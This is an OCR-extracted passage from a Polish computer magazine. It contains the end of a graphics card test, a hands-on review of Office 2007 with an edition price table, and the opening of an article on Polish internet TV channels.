Trzeba także odpowiednio dobierać kartę graficzną do pozostałych parametrów komputera. Bywa, że wąskim gardłem jest procesor, wówczas karta droższa o kilkaset złotych nie przyniesie żadnego wzrostu wydajności. Nasza platforma testowa została wyposażona w stosunkowo szybki procesor AMD Athlon 64 FX-60. To dwurdzeniowy układ taktowany zegarem 2,6 GHz. W przypadku gry Far Cry pracującej w rozdzielczości 1024×768 pikseli zwycięzca testu uzyskał nieco ponad 180 fps. Zauważmy jednak, że z rozdzielczości 1280×1024, a nawet 1600×1200 pikseli wynik jest dokładnie taki sam! Oznacza to tylko jedno – dalszą poprawę wyniku uniemożliwia procesor. ■

PODSUMOWANIE TESTU: Karty graficzne

Przed zakupem

✔ Szerokość szyny
Ta wartość ma ogromny wpływ na wydajność. Dobrze, gdy jej szerokość to przynajmniej 128 bitów.


✔ Obsługa DirectX
Karta graficzna powinna być zgodna co najmniej z Direct3D 9.0c. Dobrze, jeżeli obsługuje Direct3D 10. Stanowczo odradzamy zakup karty, która jest kompatybilna jedynie z 8. wersją tego środowiska.

✔ System chłodzenia
Gdy zależy nam na ciszy, kupmy kartę z chłodzeniem pasywnym. Jeżeli chcemy podkręcać, wybierzmy chłodzenie standardowe lub wodne.


✔ Pojemność pamięci
Pamięci o pojemności 512 MB i większe są potrzebne wtedy, gdy gramy w wysokich rozdzielczościach. Karta z 256 MB wystarczy nam do większości zastosowań.

✔ Jednostki cieniowania pikseli i werteksów
W im więcej jednostek cieniowania werteksów, a zwłaszcza pikseli wyposażona jest karta graficzna – tym będzie działała szybciej.

KRYTERIA TESTU



CHIP NAWIGATOR



Strata pieniędzy ■ Umiarkowana korzyść ■ Korzystny zakup ■

Dzięki nawigatorowi dowiecie się, jak kształtuje się relacja między wynikami POWER i ECONO wybranych modeli.

Procedura testowa


Wydajność – za pomocą aplikacji 3DMark05/06 mierzyliśmy teoretyczne możliwości każdej karty. 3DMark06 pozwolił ocenić wydajność podczas przetwarzania grafiki zarówno w standardzie Shader Model 2.0, jak i Shader Model 3.0 z wykorzystaniem dynamicznego oświetlenia HDR. Dodatkowo do zmierzenia możliwości każdego z akceleratorów w starszych grach wykorzystaliśmy test Aquamark3. Kolejny element testu stanowiły oczywiście gry. W tym celu wykorzystaliśmy takie tytuły jak Quake4 pracujący w środowisku OpenGL oraz wciąż robiący wrażenie pod względem złożoności wirtualnego świata FarCry. Nie zabrakło też popularnej gry F.E.A.R, ciągle wymagającej zwłaszcza dla tańszych kart. Każdą grę uruchamialiśmy w różnych rozdzielczościach, zarówno z włączonym pełnoekranowym wygładzaniem krawędzi oraz filtrowaniem anizotropowym, jak i bez. Niestety, z powodu braku oprogramowania nie przeprowadziliśmy testów DirectX 10 (Shader Model 4.0).

Wyposażenie i dane techniczne – sprawdzaliśmy elementy wyposażenia testowanych kart, takie jak wejścia i wyjścia wideo, dołączone przewody oraz oprogramowanie, w tym również gry. Ocenie poddaliśmy także głośność systemu chłodzenia każdego akceleratora.

Wyliczenie oceny ECONO – ocenę ECONO obliczyliśmy, dzieląc notę POWER podniesioną do kwadratu przez cenę urządzenia. Następnie tak przeskalowaliśmy wynik, aby najlepsza karta graficzna otrzymała 100 punktów.

Najlepsze w teście

KARTY GRAFICZNE AGP

1


EVGA e-GeForce 8800 GTX KO ACS3
Najwydajniejsza z testowanych kart opartych o złącze PCI-E, wyposażona w nietypowy system chłodzenia o nazwie ACS3 pozwalający na utrzymanie niskiej temperatury na podkręconej fabrycznie karcie.


2


BFG 8800 GTX OC 768MB Water Cooled
Dzięki chłodzeniu wodą karta standardowo jest już podkręcona do 660 MHz dla rdzenia oraz 2000MHz dla pamięci. Przy odrobinie szczęścia wyciągniemy z niej jeszcze więcej.

50


Palit GeForce 7600 GS Sonic 256 MB
To karta fabrycznie podkręcona do częstotliwości 450/1000 MHz. Robi wrażenie dobrze zaprojektowanej i atrakcyjnej, mimo że cenowo zdecydowanie zalicza się do najniższego segmentu rynku.

KARTY GRAFICZNE AGP

1


Sapphire Radeon X1950 PRO 512M GDDR3 AGP DUAL DVI/TVO
Oparta o chipset Radeon X1950 PRO kartę wyposażono w 512MB pamięci. Jest to najwydajniejsza propozycja dla platform opartych na złączu AGPx8.

2


HIS X1950 Pro Dual DL-DVI 256MB IceQ3 Turbo
Została wyposażona w jeden z najwydajniejszych systemów chłodzenia kart graficznych. Pozwoliło to na znaczne podniesienie taktowania zarówno rdzenia, jak i pamięci.

10


Leadtek WinFast A7600 GS TDH 256 MB AGP
Taktowania rdzenia i pamięci DDR II wynoszą tu odpowiednio 400 MHz i 800 MHz. Karta wypada znacznie lepiej do popularnego Radeona X1600 PRO.

Możliwości DirectX 10

DirectX w wersji 10, a w zasadzie jego element odpowiedzialny za generowanie grafiki – Direct3D, zyskał obecnie dużo więcej możliwości. Kłopot w tym, że do tej pory nie było żadnej aplikacji, która pokazałaby możliwości nowego API. Sytuacja zmieniła się, gdy Nvidia udostępniła demo Cascades. Trzeba przyznać, że robi ono duże wrażenie. Aplikację można pobrać ze strony www.nzone.com/object/nzone_cascades_home.html. Dla osób, które nie posiadają Visty i GeForce 8800 GTX potrzebnych do uruchomienia dema, producent udostępnił film w postaci pliku WMV.



GEOMETRY SHADER nie tylko poprawia wydajność grafiki, ale wprowadza nowe efekty. Jednym z nich jest typowo komiksowa grafika.

Ponadto pojawia się coraz więcej filmów z gier wykorzystujących DirectX 10. Jednym z lepiej zapowiadających się tytułów jest „Crysis". Filmy z gry są do obejrzenia pod następującymi adresami: http://youtube.com/watch?v=3nzMdPwO2Qw, http://youtube.com/watch?v=z6-e1Ze_ATg.



CASCADES DEMO to pierwsza aplikacja 3D wykorzystująca możliwości DirectX 10.



Office 2007 PL: przesiadka wskazana

Pakiet biurowy Microsoftu trafia do rąk użytkownika w zupełnie nowym opakowaniu. Oczywiście nie tylko pudełko jest nowe. CHIP sprawdził, jak w codziennych zastosowaniach sprawdza się polska wersja kolejnej edycji pakietu. *Andrzej Pająk*

W artykule

- Nowe funkcje i interfejs
- Co jest najlepsze w pakiecie
- Powrót OneNote
- Edycje Office'a i jego ceny

Przystępując do testów, zdecydowaliśmy się ocenić wersję, która będzie najatrakcyjniejsza pod względem cenowym dla prywatnego użytkownika. Wybór padł na edycję Office 2007 „dla użytkowników domowych i studentów", w której skład wchodzą cztery aplikacje: Word, Excel, PowerPoint i OneNote. Sprzedawana jest ona na podstawie nowej licencji uprawniającej do niekomercyjnego używania pakietu na trzech komputerach. Wcześniej Microsoft oferował Office'a po atrakcyjnej cenie, ale tylko uczniom i nauczycielom. Obecnie jedynym ograniczeniem jest to, by nie używać pakietu do pracy zarobkowej. Warto zwrócić uwagę, że ten typ licencji dotyczy zarówno wersji pudełkowej, jak i OEM, przeznaczonej do zakupu z nowym komputerem. Co zaskakujące, w tym przypadku wersja OEM okazuje się mniej atrakcyjna. Można ją zainstalować tylko na jednym komputerze, a na dodatek jest... droższa. Więcej informacji o wersjach nowego pakietu biurowego Microsoftu i ich cenach zamieszczamy na 49.

Pierwszym, co zaskakuje w Office 2007, jest zupełnie zmienione plastikowe pudełko. Opakowanie jest rzeczywiście atrakcyjne. Co ciekawe, Microsoft oferował już kiedyś Office'a w plastikowym pudełku, ale była to wersja przeznaczona wyłącznie do komputerów firmy Apple. Wraz z nowym opakowaniem produktu, do rąk użytkownika trafia aplikacja z zupełnie odmienionym interfejsem.

Interfejs: Wstążki

Czy kiedykolwiek wykorzystaliście choćby połowę z 1500 funkcji, jakie oferuje Word? Większości z nich pewnie nawet nie zauważyliście, bo są ukryte w trzecim czy czwartym podmenu. Problem ten dostrzegli inżynierowie z Microsoftu i kompletnie przebudowali skostniały już interfejs. W wersji 2007 zadebiutowały wstążki – szerokie menu zmieniające się w zależności od kontekstu.

Wstążki zmieniają wygląd programu na tyle, że w porównaniu z „inżynierskim" wyglądem poprzednich wersji ma się wrażenie pracy z łatwą w obsłudze aplikacją przeznaczoną np. dla dzieci albo amatorów. Wszystko jest duże, czytelne i kolorowe. Zniknęły niewiele mówiące nazwy, zniknęło menu »Plik«, a nieśmiertelną czcionkę Times New Roman zastąpił nowoczesny font Calibri. Przegląd możliwości menu w formie wstążki prezentujemy obok.

Podczas testu okazało się, że nowy interfejs pozwala szybciej znaleźć i wprowadzić w życie potrzebne funkcje. Co ciekawe, dzięki tej zmianie można odkryć możliwości tkwiące już w wersji 2003, ale tak głęboko ukryte, że trudno było do nich dotąd dotrzeć. Dużą zasługę w zwiększeniu efektywności pracy ma dynamiczny podgląd zmian – wystarczy najechać np. na pole zmiany czcionki, jej wielkości czy stylu, by zobaczyć efekt bez potrzeby wcześniejszego wprowadzania go w życie.

Żeby użytkownik nie poczuł się przytłoczony, część funkcji pokazuje się dopiero w momencie, kiedy pojawi się wymagający ich element. Przykładowo dopiero najechanie na zdjęcie uaktywnia narzędzie



EFEKTOWNE W każdym z programów mamy dostęp do bogatej galerii stylów, które efektownie modyfikują obiekty.

CHIP Rekomendacja

Office 2007 to zupełnie nowe podejście Microsoftu do pracy z aplikacjami biurowymi. Do tej pory wydawało mi się, że w domu w zupełności wystarczy Office 2000, bo żeby skorzystać z zaawansowanych funkcjonalności, trzeba było zagłębić się w podręcznik. Teraz jest prościej, efektywniej i bardziej efektownie, aż chce się zrobić coś więcej. Mimo kilku niedociągnięć jest to zmiana zdecydowanie na lepsze. Do plusów zaliczam także wprowadzenie nowego systemu licencjonowania pakietu do zastosowań domowych. Trzy licencje za ok. 420 zł to propozycja warta rozważenia, nawet jeśli aternatywą jest darmowy pakiet biurowy.

»Formatowanie | Narzędzia obrazów«. Na tych samych zasadach co w Wordzie działają też wstążki w pozostałych aplikacjach. Niestety, z niewiadomych powodów – nie wszystkich. Nie znajdziemy ich w OneNocie, Publisherze i w głównym oknie Outlooka (te dwa ostatnie programy nie wchodzą w skład ocenianej wersji). O ile przesiadka na nowy interfejs może być kłopotliwa dla zaawansowanych użytkowników przyzwyczajonych do logiki starego Office'a, to tego typu brak konsekwencji przeszkadza każdemu i jest bez wątpienia jednym z największych minusów pakietu.


Wad jest jeszcze kilka: nie zawsze działa szybki podgląd; nierzadko znane i często używane funkcje zgrupowane są we wstążce, której nazwa tego nie sugeruje, np. narzędzia językowe Worda ukryte w bloku »Recenzja«.

Format i przygotowywanie plików

Kolejną globalną nowością jest zmieniony format plików Office'a oraz możliwość tzw. przygotowywania dokumentów przed ich zapisem. Zamiast dotychczasowych plików DOC, XLS, PPT pojawiły się pliki DOCX, XLSX, PPTX. Są to nowe formaty zgodne z darmowym, otwartym standardem Office Open XML, który docelowo ma ułatwić wymianę plików z zewnętrznymi źródłami danych.

W praktyce najważniejszą zaletą nowego formatu okaże się pewnie zmniejszenie wielkości dokumentów, dzięki zastosowaniu w nich algorytmów kompresji. Na przykład testowy plik DOC o wielkości 181 kB po zapisie w formacie DOCX zmniejszył się do 56 kB!

Wraz z wprowadzeniem tych metod zapisu pojawiły się też możliwości zabezpieczenia plików, takie jak szyfrowanie czy stosowanie podpisów cyfrowych. Służy do tego specjalne menu »Przygotuj«, dzięki któremu możemy użyć przykładowo Inspektora dokumentów w celu odszukania i usunięcia takich informacji jak komentarze, wersje, prześledzone zmiany, adnotacje odręczne, właściwości dokumentu, tekst ukryty i inne.



SZYBKIE TABELE W nowej wersji Worda 2007 można przygotować tabelę, używając dwóch kliknięć.

Z poziomu menu »Przygotuj« sprawdzimy też, jakie elementy stracimy po zapisaniu dokumentu do jednej ze wcześniejszych wersji Office'a, który nie radzi sobie z nowym formatem.

Po raz pierwszy Microsoft umożliwia zapisywanie swoich dokumentów w standardzie PDF. Żeby skorzystać z tej funkcji, trzeba doinstalować znajdujący się w Sieci dodatek, a przy okazji potwierdzić legalność posiadanego pakietu. Nowością są również formaty oznaczone literą M, np. DOCM, XLSM – są to pliki z obsługą →

Nowy interfejs Office 2007

Najbardziej zauważalną zmianą jest bazujący na rozwijanych wstążkach interfejs. Większość ukrytych do tej pory funkcji jest od razu dostępna. Dodatkowe narzędzia pojawiają się, gdy tylko zaznaczymy tekst lub obiekt znajdujący się w dokumencie.


PASEK NARZĘDZI Prezentowane w formie ikon różne elementy narzędziowe pozwalają na łatwą orientację w możliwościach programu.

ROZWIJANE MENU Służy do zarządzania przygotowywaniem dokumentu, jego zapisywania oraz publikacji jako plik w formacie PDF lub w Internecie.

POMOCNIK Kiedy tylko zaznaczymy kursorem tekst, możemy tuż obok wskaźnika uruchomić podręczne menu formatowania.

INFORMACJE Podstawowe dane o dokumencie: liczba wyrazów i narzędzia językowe. Kiedy na nie klikniemy, zobaczymy szczegóły.

LUPA Tutaj zgromadzono ikony zmiany Widoku i suwak skali powiększenia dokumentu.



PROFESJONALNE **Te wykresy to efekt działania ponad 70 zgromadzonych wzorców, które można modyfikować.**

makr, dzięki czemu można szybko sprawdzić, czy jest możliwe ich uruchamianie.

Word 2007: Jako testowy dokument do sprawdzenia nowości w Wordzie posłużyła nam 29-stronicowa praca studencka z tabelami, zdjęciami oraz dużą liczbą cytatów i przypisów. Dzięki nowej organizacji menu, wybór stylu formatowania z predefiniowanych szablonów jest banalnie prosty. Wystarczy najechać kursorem na znajdujące się nad polem edycji polecenie »Zmień style«. Również dodanie profesjonalnie wyglądającej strony tytułowej poszło sprawnie, tyle że musimy rozwinąć wsążkę »Wstawianie«. Przy czym podstawową zaletą jest możliwość obserwowania efektu działania wybranych funkcji na bieżąco.

Kolejnym etapem było przygotowanie spisu treści, cytatów, przypisów i bibliografii. Tu z pomocą przychodzi wsążka »Odwołania«. Jeśli w tekście tytuły rozdziałów i podrozdziałów mają nadane style odpowiednich nagłówków, to stworzenie spisu wymaga dwóch kliknięć. Podobnie dzieje się w przypadku przygotowywania bibliografii (funkcji takiej nie było w wersji 2003). Jeżeli stworzymy bazę źródeł (»Zarządzaj źródłami«) – cytatów czy odniesień – to później wstawianie adresu bibliograficznego wymaga tylko podania strony. Oczywiście końcowy spis lektur to także kwestia jednego kliknięcia (»Odwołania | Bibliografia«).

Ostatnim etapem testu było dodatnie kilku fajerwerków podnoszących wizualne walory pracy. Trzeba przyznać, że Word 2007 (Excel i PowerPoint również) to małe studio DTP. Obrazy, kliparty możemy w łatwy sposób dodać do dokumentu, a przede wszystkim dość dowolnie modyfikować. Nie ma problemu z przycinaniem, rozjaśnianiem, dodawaniem trójwymiarowości, cieni czy wpisywaniem fotografii w różne kształty (patrz obrazek 46). Raz jeszcze podkreślę, że dostęp do tych funkcji jest banalny. Co prawda, podgląd generowany w czasie rzeczywistym mógłby być wydajniejszy, na słabszej maszynie trzeba chwilę (ale nie „wieczność”) poczekać.

Minusem jest też ograniczona możliwość kontrolowania wstawiania obiektów na stronę, ale pamiętajmy, że to nie Quark czy InDesign. Choć możliwości wstawiania tabel dostępnych w Wordzie nawet te programy mogą mu pozazdrościć. Dla leniwych są »Szybkie tabele« ze zbiorem predefiniowanych obiektów z kalendarzami włącznie. Dla wszystkich – proste narzędzie »Wstaw tabele« – wystarczy zakreślić wielkość tabeli kursorem, a od razu znajdzie się ona w tekście. Piszę „proste”, bo możemy jeszcze z aktywowanej kontekstowo wstążki »Projektowanie | Narzędzia tabel« nadać jej atrakcyjny wygląd, i to bez potrzeby czytania podręcznika czy pliku pomocy.

W usprawnieniu pracy pomagają też obiekty SmartArt, czyli baza inteligentnych wzorców różnorakich schematów, diagramów, procesów. Użytkownik musi tylko wybrać to, czego potrzebuje, wpisać w pola własny tekst, ewentualnie dołączyć ilustracje – i gotowe. A gdy efekt się nie spodoba? Można dokonać zmian. Tekstów już nie potrzeba wpisywać.

Na koniec podejmujemy jeszcze decyzję, czy chcemy opublikować to, co napisaliśmy, w prowadzonym przez nas blogu – wystarczy wcześniej skonfigurować ustawienia konta i wybrać menu »Publikuj«.


PODSUMOWANIE Word 2007 w końcu podaje na talerzu możliwości wykorzystywania edytora nie tylko w roli nowoczesnego następcy maszyny do pisania.

Excel 2007: Każdy, kto korzysta z arkusza kalkulacyjnego, ucieszy się z wyciągniętych wreszcie na wierzch »Bibliotek funkcji«, które umieszczone zostały na wstędze »Formuły«. Znajdziemy tutaj pogrupowane zbiory formuł finansowych, logicznych, matematycznych itp. Użytkownik ponownie otrzymuje coś, co może już było, ale niestety głęboko schowane.


Inną przydatną nowością jest »Formatowanie warunkowe«, czyli możliwość wyróżniania komórek na podstawie wartości zawartych w nich danych. Do dyspozycji są mapy kolorów, ikony, a nawet poprzeczne paski będące minisłupkami wykresu.

Wykresy uległy zmianie nie tylko w wersji mini. Teraz samo ich tworzenie jest prostsze dzięki wbudowanemu kreatorowi (ponad 70 szablonów), a wygląd… to trzeba samemu zobaczyć. Te trzy funkcje wystarczyły, by przekonać kilka osób, że arkusz kalkulacyjny nie musi być nudną płachtą wypełnioną cyferkami.

Przydatną opcją jest »Inspekcja formuł«. Znajdujące się w tym bloku funkcje pozwalają np. na wyświetlenie w formie strzałek zależności pomiędzy poszczególnymi komórkami.



JAK W FILMIE **Zestaw animowanych przejść pomiędzy slajdami w PowerPoincie uatrakcyjni prezentację.**



NOTATNIK Wszystkie notatki w jednym miejscu? Do tego służy właśnie OneNote 2007. Obsługuje nie tylko tekst, ale też multimedia. Wszystkie dane można szybko przeszukiwać.

Głównie z myślą o profesjonalnych zastosowaniach zwiększona została liczba obsługiwanych komórek. Teraz Excel zawiaduje maksymalnie milionem wierszy i 16 tysiącami kolumn. Pojawiła się także wstążka »Dane zewnętrzne«, umożliwiająca importowanie danych z bazy, sieci, pliku XML czy tekstu. Żeby sprawnie obsługiwać arkusze z dużą ilością informacji, wprowadzony został też XLSB – arkusz binarny, zoptymalizowany do szybkiego otwierania i wczytywania danych.

PODSUMOWANIE Excel w wydaniu 2007 pokazuje nową twarz. Okazuje się, że nawet złożone kalkulacje można zrobić bez sięgania po makra.

PowerPoint 2007: Ten element pakietu z pewnością przyda się nie tylko studentom, ale również maturzystom podczas ustnego egzaminu z prezentacji. W edycji 2007 wbudowano wiele nowocześnie skomponowanych szablonów, które dzięki galerii »Motywów« i możliwości zmiany schematów kolorystycznych dają szanse skomponowania w zautomatyzowany sposób unikalnej prezentacji.

Dodawanie tekstu do szablonu już nie wymaga kasowania napisu „Dodaj tekst", zaś wstawianie wykresów czy multimediów ogranicza się do wybrania odpowiedniej ikony na slajdzie, a następnie wskazania ścieżki dostępu. Filmy podobnie jak fotografie można wpisywać w różnorodne kształty, np. serce – oraz dodawać im efekty trójwymiarowe. Problem w tym, że mimo pracy z plikami wideo w formacie Microsoft Windows Player przy odtwarzaniu klipy „wychodziły" z nadanych kształtów i przybierały prostokątną, pozbawioną efektów formę…

Atrakcyjność napisów podniesiemy, korzystając ze »Stylów tekstu WordArt«, które dodają różnorodne efekty do używanych w prezentacji fontom (3D, wypełnienie zdjęciem i inne). Imponujące wrażenie robią też możliwe do zastosowania efekty animowanych przejść pomiędzy slajdami.

PODSUMOWANIE W PowerPoincie jest najmniej nowego, ale wprowadzenie do tej aplikacji przedstawionych wcześniej rozwiązań procentuje szybszym przygotowywaniem prezentacji (minus za obsługę fajerwerków w połączeniu z wideo).

OneNote 2007: Ta aplikacja zadebiutowała w wersji 2003, ale znana była raczej jako osobny produkt, a nie składnik Office'a. Teraz trafiła do pakietu domowego. Trzeba przyznać, że to miły dodatek. OneNote jest przede wszystkim formą elektronicznego notatnika, terminarza i żółtych karteczek w jednym. Idea słuszna, ale pierwszym, co rzuca się w oczy, to stary interfejs Office'a! Po kilku godzinach pracy ze wstążkami potrafi to wybić z rytmu i przeszkadza.

Użytkownik ma do dyspozycji różnego rodzaju notesy, w których może jak w kołonotatniku robić zakładki do interesujących go tematów. Notatki można oznaczać flagami oraz dowolnie przeszukiwać za pomocą wyszukiwarki Microsoft Desktop Search. Wprowadzanie notatek jest łatwe: piszemy w polu tekstowym, a jeśli chcemy, dodajemy do tego zdjęcie czy notatkę głosową. Wiadomo, że po notes sięgamy podczas rozmowy telefonicznej i zazwyczaj potrzebujemy go na już. Żeby więc nie tracić czasu na uruchamianie OneNote, można skorzystać z ikony umieszczonej na pasku systemowym Windows i dostępnego mini okna, służącego właśnie do szybkich notatek. Ciekawą funkcją jest możliwość przeszukiwania i kopiowania tekstu z obrazków, np. zrzutów ekranowych ze stron WWW. Opcja rozpoznawania tekstu w obrazie niezbyt dobrze radzi sobie jednak z polskimi znakami – obecnie przeznaczona jest do języka angielskiego i niemieckiego.

PODSUMOWANIE OneNote z pewnością przyda się na studiach, zwłaszcza tym, którzy korzystają z notebooków na zajęciach czy w czytelniach (duży minus za stary interfejs). ■

WSZYSTKIE WERSJE OFFICE 2007

	Basic	Dom i studenci	Standard	Small Business	Professional	Ultimate	Professional Plus	Enterprise
Cena wersji BOX (orientacyjna)	tylko OEM	430 zł	1700 zł	1950 zł	2100 zł	nieznana	tylko dla firm	tylko dla firm
Cena wersji OEM (orientacyjna)	490 zł	550 zł	tylko BOX	950 zł	1200 zł	nieznana	tylko dla firm	tylko dla firm
Word (edytor tekstu)	●	●	●	●	●	●	●	●
Excel (arkusz kalkulacyjny)	●	●	●	●	●	●	●	●
PowerPoint (prezentacje)	–	●	●	●	●	●	●	●
Outlook (klient poczty, organizer)	●	–	●	●	●	●	●	●
Access (baza danych)	–	–	–	–	●	●	●	●
Publisher (prosty program DTP)	–	–	–	●	●	●	●	●
InfoPath (programowanie w XML)	–	–	–	–	●	●	●	●
Komunikator (komunikator dla firm)	–	–	–	–	–	–	●	●
Groove (synchronizacja danych online)	–	–	–	–	–	●	–	●
OneNote (notatnik)	–	●	–	–	–	●	–	●



Internetowa telewizja

Podobno aż jedna trzecia polskich internautów ogląda przez Sieć telewizję. To raczej wynik dość swobodnego traktowania słowa „telewizja". Postanowiliśmy jednak przyjrzeć się nadawanym na żywo przez Internet polskojęzycznym kanałom TV. *Rafał Frąckiewicz*

Kiedy ponad sto lat temu powstawało radio, specjaliści wieścili kres prasy i książek. Niedługo później dotychczasowe sposoby masowej komunikacji międzyludzkiej miała zamordować telewizja. Gdy w ubiegłym wieku pojawił się Internet, ponownie słychać było o końcu tradycyjnych mediów, tym razem ewidentnym i ostatecznym. Czy faktycznie Sieć ma szanse uczynić to, co nie udało się jej poprzednikom?

Jak wynika z raportu firmy Gemius, regularnie rośnie liczba osób, które rezygnują z radia i telewizji na rzecz Internetu. A raczej należałoby powiedzieć, że rezygnują z radioodbiorników i telewizorów. Z raportu można bowiem wyczytać, że 70% internautów słucha radia właśnie poprzez łącza internetowe. Ponadto 33% użytkowników Sieci ogląda za jej pośrednictwem telewizję. Obie te wartości rosną z miesiąca na miesiąc. Powyższe dane mogą stanowić spore zaskoczenie. Żadna z ogólnopolskich stacji telewizyjnych nie nadaje przecież sygnału poprzez Sieć. Co więc oglądają telewidzowie zgromadzeni przed komputerami? Otóż okazuje się, że mają oni całkiem spory wybór. Począwszy od programów informacyjnych, poprzez kanały muzyczne i sportowe aż do produkcji tematycznych. Można wręcz stwierdzić, że niepostrzeżenie odbywa się rewolucja na polskim rynku mediów.

Telewizja z wiedzą

Akademicka Telewizja Naukowa (www.atvn.pl) to autorski projekt Krystyny Rudowskiej realizowany przez Interdyscyplinarne Centrum Modelowania Matematycznego i Komputerowego Uniwersytetu Warszawskiego. Stacja emitowała bloki tematyczne o profilu naukowym. Niestety, ostatnio nie są dodawane nowe pozycje, a serwis przeobraził się z telewizji w archiwum programów. Ich poziom merytoryczny jest bardzo wysoki, choć niektóre mają formę nużących wykładów. Należy mieć nadzieję, że kanał odżyje, bo trudno oczekiwać, iż komercyjne stacje internetowe zdecydują się na nadawanie profesjonalnych materiałów naukowych.

OD RELIGII PO EROTYKĘ

9 kanałów

Na początku roku swoją telewizję uruchomił portal Wirtualna Polska. Rozpoczęło to zupełnie nowy etap w rozwoju internetowej TV, bo w końcu ktoś zdecydował się ją promować. Już po miesiącu działalności WP ogłosiła sukces projektu – pozyskanie

miliona widzów, którzy dziennie na oglądanie stacji poświęcają średnio 33 minuty. W ramach WPTV dostępne są cztery kanały: informacje, rozrywka, biznes i erotyka. Własne produkcje stacji i kupowane przez nią materiały na razie nie należą jednak do zbyt atrakcyjnych. Niestety, widoczny jest amatorski poziom przywołujący skojarzenia ze studiami telewizyjnymi prowadzonymi kilkanaście lat temu przez osiedlowe telewizje kablowe. Prezenterzy zdają się być stremowani pracą – z jednej strony silą się na luz, z drugiej widać, że jeszcze sporo czasu minie, zanim nabiorą ogłady. Za przykład niech posłuży poniższy cytat z rozmowy z Piotrem Najsztubem:

Prowadzący: Zdradzał pan żonę?
Najsztub: Którą?
Prowadzący: Obecną.
Najsztub: Ale ja nie mam obecnie żony.

